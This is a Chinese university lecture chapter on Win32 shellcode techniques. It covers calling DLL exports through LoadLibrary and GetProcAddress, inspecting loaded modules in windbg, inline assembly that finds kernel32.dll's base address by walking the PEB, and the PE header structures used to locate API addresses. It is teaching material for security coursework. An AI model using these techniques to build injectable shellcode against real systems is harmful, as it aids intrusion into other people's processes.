

第11章

Windows32 shellcode技术

中国科学技术大学

曾凡平

billzeng@ustc.edu.cn

第11章 Win32 shellcode技术

- 在Linux系统中一般用系统调用实现shellcode，在Windows操作系统中，虽然技术上也可以使用系统调用实现shellcode，然而，实际上很少有人使用系统调用实现shellcode相关的功能。
- 在Windows系统中，一般用原始Windows API实现shellcode。这里的最大障碍在于获得API的地址。
- 由于ntdll.dll和kernel32.dll总是出现在任何32位进程的地址空间，因此可以在进程空间中找到动态链接库的**加载地址**，进而找到其中的**输出函数地址**，这样就可以使用其中的函数。

11.1 用LoadLibrary和GetProcAddress调用动态链接库中的函数

- 在 Windows 系统中，只要利用 kernel32.dll 中的 LoadLibrary 和 GetProcAddress 函数，就可以调用任何动态链接库中的输出函数。
- 因此，只要在目标进程的内存空间中找到这两个函数的地址，就可以编写实现任何功能的 shellcode。
- 程序 `UDF_Dll.cpp` 定义了一个动态链接库。

用户自定义的动态链接库实例: UFD_Dll.cpp

```
#include <windows.h> // 例程: UFD_Dll.cpp
#include <stdio.h>
#ifdef __cplusplus // If used by C++ code,
extern "C" {      // we need to export the C interface
#endif

__declspec(dllexport) int __cdecl myPuts(char * lpszMsg)
{ puts((char *)lpszMsg); return 1; }
__declspec(dllexport) int __cdecl myPutws(LPWSTR lpszMsg)
{ _putws(lpszMsg); return 1; }
__declspec(dllexport) int __cdecl myAdd(int a, int b)
{ return a+b; }
__declspec(dllexport) float __cdecl myMul(float a, float b)
{ return a*b; }
#ifdef __cplusplus
}
#endif
```

编译为动态链接库

```
cl /LD UDF_Dll.cpp
```

```
UDF_Dll.cpp
```

```
Microsoft (R) Incremental Linker Version 9.00.21022.08
```

```
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
/out:UDF_Dll.dll
```

```
/dll
```

```
/implib:UDF_Dll.lib
```

```
UDF_Dll.obj
```

```
Creating library UDF_Dll.lib and object UDF_Dll.exp
```

运行时加载并使用动态链接库的程序: [UseDll.cpp](#)

```
#include <windows.h> // 例程: UseDll.cpp
#include <stdio.h>
typedef int (__cdecl *MYPROC)(char *);
typedef int (__cdecl *MYPROCW)(LPWSTR);
typedef int (__cdecl *MYADD)(int a, int b);
typedef float (__cdecl *MYMUL)(float a, float b);
void main(void)
{
    HINSTANCE hinstLib;
    MYPROC myPuts;
    MYPROCW myPutws;
    MYADD myAdd;
    MYMUL myMul;
    BOOL fFreeResult, fRunTimeLinkSuccess = FALSE;
    char buff[64];
    int a=5, b=100; float c=5.0, d=100.0;
```

```

hinstLib = LoadLibrary(TEXT("UDF_Dll.dll"));
if (hinstLib != NULL)
{
    myPuts = (MYPROC) GetProcAddress(hinstLib, "myPuts");
    myPutws = (MYPROCW) GetProcAddress(hinstLib, "myPutws");
    myAdd = (MYADD) GetProcAddress(hinstLib, "myAdd");
    myMul = (MYMUL) GetProcAddress(hinstLib, "myMul");
    if (NULL != myPuts)
    { myPuts("\\nMessage sent to the user defined DLL function."); }
    if (NULL != myPutws)
    { myPutws(L" [Unicode] Message sent to the DLL function.\\n"); }
    printf("The sum (DLL function) of %d and %d is %d.", a, b, myAdd(a,b));
    printf(" The product (DLL function) of %f and %f is %f.", c, d, myMul(c,d));
    // Free the DLL module.
    fFreeResult = FreeLibrary(hinstLib);
}
}

```

编译和运行程序UseDll.cpp

cl UseDll.cpp

UseDll.exe

Message sent to the user defined DLL function.

[Unicode] Message sent to the user defined DLL function.

The sum (DLL function) of 5 and 100 is 105.

The product (DLL function) of 5.00 and 100.00 is 500.00.

- 由此可见，即使目标进程一开始没有装入DLL，也可以通过LoadLibrary和GetProcAddress调用任何动态链接库中的输出函数。

用windbg观察运行时加载并使用动态链接库

cl /FD /Zi UseDll.cpp

- 用 windbg 加载 UseDll.exe 后在调用 LoadLibraryA 汇编代码及之后的汇编代码处设置断点：

- C:\work\ns\ch11\bin>windbg
UseDll.exe

bp 0040105b

bp 0040106e

- 启动并观察内存中的模块

g

.imgscan

g

.imgscan

0:000>g

0:000> .imgscan **即将执行LoadLibraryA，此时的内存模块3个**

MZ at 00400000, prot 00000002, type 01000000 - size 2f000

Name: UseDll.exe

MZ at 10000000, prot 00000002, type 01000000 - size 13000

Name: UDF_Dll.dll

MZ at 7c800000, prot 00000002, type 01000000 - size 12b000

Name: KERNEL32.dll

MZ at 7c930000, prot 00000002, type 01000000 - size d0000

Name: ntdll.dll

0:000>g

0:000> .imgscan **成功执行了LoadLibraryA，此时的内存模块4个**

MZ at 00400000, prot 00000002, type 01000000 - size 2f000

Name: UseDll.exe

MZ at 10000000, prot 00000002, type 01000000 - size 13000

Name: UDF_Dll.dll

MZ at 7c800000, prot 00000002, type 01000000 - size 12b000

Name: KERNEL32.dll

MZ at 7c930000, prot 00000002, type 01000000 - size d0000

Name: ntdll.dll

11.2 在Win32进程映像中获取Windows API

- shellcode是要注入到目标进程中去的，事先并不知道LoadLibrary和GetProcAddress等函数在目标进程中的地址，因此shellcode需要从目标进程中找到这2个函数的地址。
- 当然，如果能从目标进程的内存空间中找到所需函数的地址，就更好了，此时不需要使用LoadLibrary和GetProcAddress这两个函数。
- 基本设想是从进程空间中找到动态连接库的基址，然后分析PE文件的结构，进而从进程的内存空间中找到所需要的Windows API地址。

11.2.1 确定动态连接库的基址


- 有两种方法可以从进程空间中确定动态链接库的加载地址：使用系统结构化异常处理程序和使用PEB(进程环境块)。在此介绍从PEB(进程环境块)相关数据结构中获取，这种方法适用于32位的Windows系统。
- 进程运行时的FS:0指向TEB(线程环境块)，微软的官方文档给出了如下结构：

FS:0 指向TEB(线程环境块)

- 微软公司的**官方文档**给出了如下结构:

```
typedef struct _TEB {  
    BYTE Reserved1[1952];  
    PVOID Reserved2[412];  
    PVOID TlsSlots[64];  
    BYTE Reserved3[8];  
    PVOID Reserved4[26];  
    PVOID ReservedForOle; // Windows 2000 only  
    PVOID Reserved5[4];  
    PVOID TlsExpansionSlots;  
} TEB, *PTEB;
```

该结构的**偏移30h**地址的双字保存了当前**PEB**的指针。



PEB的结构

```
typedef struct _PEB {  
    BYTE                Reserved1[2];  
    BYTE                BeingDebugged;  
    BYTE                Reserved2[1];  
    PVOID               Reserved3[2];  
    PPEB_LDR_DATA Ldr; // +12=0ch  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    BYTE                Reserved4[104];  
    PVOID               Reserved5[52];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE                Reserved6[128];  
    PVOID               Reserved7[1];  
    ULONG               SessionId;  
} PEB, *PPEB;
```

在PEB偏移0ch的地址，保存了PEB_LDR_DATA指针。

PEB_LDR_DATA, LIST_ENTRY (官方文档)

```
typedef struct _PEB_LDR_DATA {  
    BYTE Reserved1[8];  
    PVOID Reserved2[3];  
    LIST_ENTRY InMemoryOrderModuleList; // +14h  
} PEB_LDR_DATA, *PPEB_LDR_DATA;  
  
typedef struct _LIST_ENTRY  
{  
    struct _LIST_ENTRY *Flink;  
    struct _LIST_ENTRY *Blink;  
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
```

PEB_LDR_DATA, LIST_ENTRY (实际的结构)

win32 (windows 2000/2003/XP)

```
typedef struct _PEB_LDR_DATA {
    BYTE Reserved1[8];
    PVOID Reserved2[3];
    LIST_ENTRY InMemoryOrderModuleList; // +14h
    LIST_ENTRY InInitOrderModuleList; // +1ch 官方文档未公布
} PEB_LDR_DATA, *PPEB_LDR_DATA;

typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;
    struct _LIST_ENTRY *Blink;
    PVOID ImageBase; // +08h 官方文档未公布
    -----; unsigned long Image_Time;
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
```

获得kernel32.dll模块基址: getKernelBase.cpp

```
unsigned long GetKernel32Addr()
{
    unsigned long pAddress;
    __asm{
        mov eax, fs:30h          ; PEB base
        mov eax, [eax+0ch]       ; PEB_LER_DATA
        // base of ntdll.dll=====
        mov ebx, [eax+1ch]       ; The first element of LIST_ENTRY
        // base of kernel32.dll=====
        mov ebx,[ebx]            ; Next element
        mov eax,[ebx+8]          ; Base address of second module
        mov pAddress,eax         ; Save it to local variable
    };
    printf("Base address of kernel32.dll is %p", pAddress);
    return pAddress;
}
```


getKernelBase.cpp的运行结果

cl getKernelBase.cpp

/out:getKernelBase.exe


getKernelBase.obj

getKernelBase.exe

Base address of kernel32.dll is 7C800000


- 用WinDbg对getKernelBase.exe进行跟踪调试，也可以得到相同的结果，证明了这种方法是可行的([用!\[\]\(b1b781be830eb908d845c527ab08d5f8_img.jpg\)查看进程已加载的模块](#))。

用WinDbg查看getKernelBase.exe进程的加载模块



```
getKernelBase.exe - WinDbg:6.12.0002.633 x86
File Edit View Debug Window Help
[Icons]
Command
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll!
ntdll!DbgBreakPoint:
7c94a3e1 cc          int      3
0:000> .imgscan
MZ at 00400000, prot 00000002, type 01000000 - size f000
MZ at 7c800000, prot 00000002, type 01000000 - size 12b000
   Name: KERNEL32.dll
MZ at 7c930000, prot 00000002, type 01000000 - size d0000
   Name: ntdll.dll
0:000>
```

图11-1 获取kernel32.dll的基址



11.2.2 获取Windows API的地址

- 为了获取动态库中的Windows API的地址，需要对PE文件的内存映像进行分析。从加载地址开始，内存映像存放的是**IMAGE_DOS_HEADER**结构(定义在winnt.h中)。

```
typedef struct _IMAGE_DOS_HEADER {    // DOS .EXE header
    WORD   e_magic;                  // Magic number 0x00905a4d "MZ."
    WORD   e_cblp;                   // Bytes on last page of file
    WORD   e_res2[10];               // Reserved words
    .....
    LONG   e_lfanew;               // File address of new exe header. +60=3ch
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

e_lfanew: 新文件头IMAGE_NT_HEADERS32的偏移地址(from base)

```
typedef struct _IMAGE_NT_HEADERS
{
    DWORD Signature; // "PE" 0x00004550
    IMAGE_FILE_HEADER FileHeader; // +4h
    IMAGE_OPTIONAL_HEADER32 OptionalHeader; // +24=18h
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

IMAGE_FILE_HEADER *FileHeader*

```
typedef struct _IMAGE_FILE_HEADER
{
    WORD    Machine;          //0x00
    WORD    NumberOfSections;  //0x02
    DWORD   TimeDateStamp;    //0x04
    DWORD   PointerToSymbolTable; //0x08
    DWORD   NumberOfSymbols;   //0x0c
    WORD    SizeOfOptionalHeader; //0x10
    WORD    Characteristics;  //0x12
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

IMAGE_OPTIONAL_HEADER32 *OptionalHeader*

```
#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES 16
typedef struct _IMAGE_OPTIONAL_HEADER
{
    .....
    DWORD NumberOfRvaAndSizes; //+0x5c
    IMAGE_DATA_DIRECTORY
        DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES]; //+0x60
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

- 可选头 *OptionalHeader* 偏移 **0x60** 开始的地址存放了引出表目录数组 **DataDirectory**，默认为**16**个元素。

IMAGE_DATA_DIRECTORY DataDirectory

```
typedef struct _IMAGE_DATA_DIRECTORY
{
    DWORD   VirtualAddress; //+0x00 RVA offset from base
    DWORD   Size;           //+0x04 the size in bytes +0x08
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```


- 一般情况**DataDirectory**[]是含有16个元素的结构数组。前两个元素分别对应Export Directory与Import Directory。**VirtualAddress**为指向IMAGE_EXPORT_DIRECTORY的指针。
